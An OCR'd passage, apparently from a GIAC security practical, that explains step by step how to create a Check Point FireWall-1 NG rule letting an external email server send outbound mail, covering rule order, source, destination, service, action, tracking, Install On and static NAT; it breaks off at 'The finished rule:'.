
Once a new rule is created it is given default values of "any" across the board. The second step is to edit these default settings to you desired settings in this case we want to allow the External Email Server the ability to send outbound e-mail. It is important to understand how these rules function in order to configure them properly. All packets going through the firewall are matched against the first three components (Source, Destination, and Service) of the rule. The first rule that matches the packet is applied.

The order of rules is important as the rules are applied in a sequential order, as traffic is checked from the first to the last rule improving performance for the lower numbered rules. You want the more utilized rules at the top. For a more comprehensive explanation on rule application see: http://www.checkpoint.com/products/security/whitepapers/firewall-1_techbrief.pdf
In addition to the order the Policy Editor allows for color coordination of object, services, and functions this helps in rule management.

NOTE: *All of GIAC's objects are color coded to there appropriate network.(See rule Base Diagram) Green for DMZ#2, Blue for DMZ #1, and Burgundy for internal network etc.*

Now that we have a basic understanding of firewall rules we must edit our new rule #7 first we will edit the source and destination. Both the source and destination use network objects for their

input.




To Modify a Rule's Source:

1. Right-click on the rule's current value.
2. Choose one of the following options from the drop-down menu:


Add - Displays the Object Manager, from which you can select **network objects** to add to the rule's Source.

Add Users Access - Displays the Users Access window, from which you can select user group(s) to add to the rule's Source.

Note: You must choose Add Users Access for a rule whose Action is User, Client, or Session authentication.




Edit the selected object: You must first select one of the objects already defined under Source. The appropriate Properties window (depending on the type of the selected object) is displayed and you can change the object's properties.



In addition to the general properties the ability to hide or statically address translate a network object like our external email server, who will need to resolve as our mx record which cannot be an RFC1918 address so we static NAT 10.0.32.10 as seen in the general properties to 207.220.240.10 as seen in the NAT tab.

Note: Nat is now client side in NG no more proxy ARP tables.



We now can define a new object or edit a created one as we are doing in this example. The ExtEmail_Server(Note: No spaces are allowed in object names) as it is known to the firewall is GIAC's external email gateway 10.0.32.10 in order to allow this server to send mail it needs to be able to send to any address it is given. Since the destination needed for this rule is unknown we use the term **any** for destination allowing all destinations. You add a destination the same as you add a source. Now that we have defined the first 2 of the 3 basic rule components. It is time to add the service we are going to allow. Rule #7 is to allow outbound email in order to do this we must know what is required to send an email. If you are unsure of what ports are required for a certain service Checkpoint comes with numerous services pre-defined in the services drop-down box. If you are still unsure the use of a good Packet Sniffer is invaluable as it will show you the ports required for communication.

To Modify a Rule's Service:


1. Right-click on the rule's current value.
2. Choose one of the following options from the drop-down menu:

Add - Displays the Services Manager, from which you can select network objects to add to the rule's Service.

Add With Resource - Displays the Services with Resource window to add a resource.

Edit - Edit the selected object. You must first select one of the objects already defined under Service. The appropriate Properties window (depending on the type of the selected object) is displayed and you can change the object's properties.

Delete - Delete the selected object. You must first select one of the objects already defined under Service.
Negate - Negate the selected object.
Cut - Delete the selected object and put it on the clipboard. You must first select one of the objects already defined under Service.
Copy - Copy the selected object to the clipboard. You must first select one of the objects already defined under Service.
Paste - Paste the object on the clipboard in the rule's Service.




After adding the DNS and SMTP services we are ready to tell the firewall what to do with this service this is defined in the Action field. Here are the options for Action:

- Accept the connection
- Drop the connection and do not notify the sender
- Reject the connection
- Invoke User Authentication for the connection
- Invoke Client Authentication for the connection

- Invoke Session Authentication for the connection
- Encrypt outgoing packets, accept and decrypt incoming packets
- Client Encrypt - Accept only SecuRemote communications

We want to accept or allow the defined services.




In accordance with the specified Track, information about the packet may be logged and an alert issued. The Track field contains both the Alert and the Log values

1. Right click on the value in Track.
2. Choose one of the following options from the menu:
Blank No logging or alerting for this communication.


Log - Log in standard log format.
Account - Log in Accounting format.
Alert - Issue an alert (as defined in the Popup Alert Command field in the Log and Alert page of

the Global Properties window).
Mail - Send a mail alert (as defined in the Mail Alert Command field in the Log and Alert page of the Global Properties window).
SNMP Trap - Issue an SNMP trap (as defined in the SNMP Trap Alert Command field in the Log and Alert tab of the Global Properties window).
After you have defined your network objects, users and services, you can use them in building a Rule Base.

The Install On field specifies which FireWalled objects will enforce the rule. The Install On object is not necessarily the packet's destination. For instance, a packet from the Internet destined for a local host must pass through the gateway. You may, therefore, choose to enforce your security policy on the gateway, even though the gateway is neither the source nor the destination. The entire security policy is installed on all of the Install On objects, but each object enforces only that part of the security policy that is relevant to it. You can add any number of Install On objects.




The finished rule:

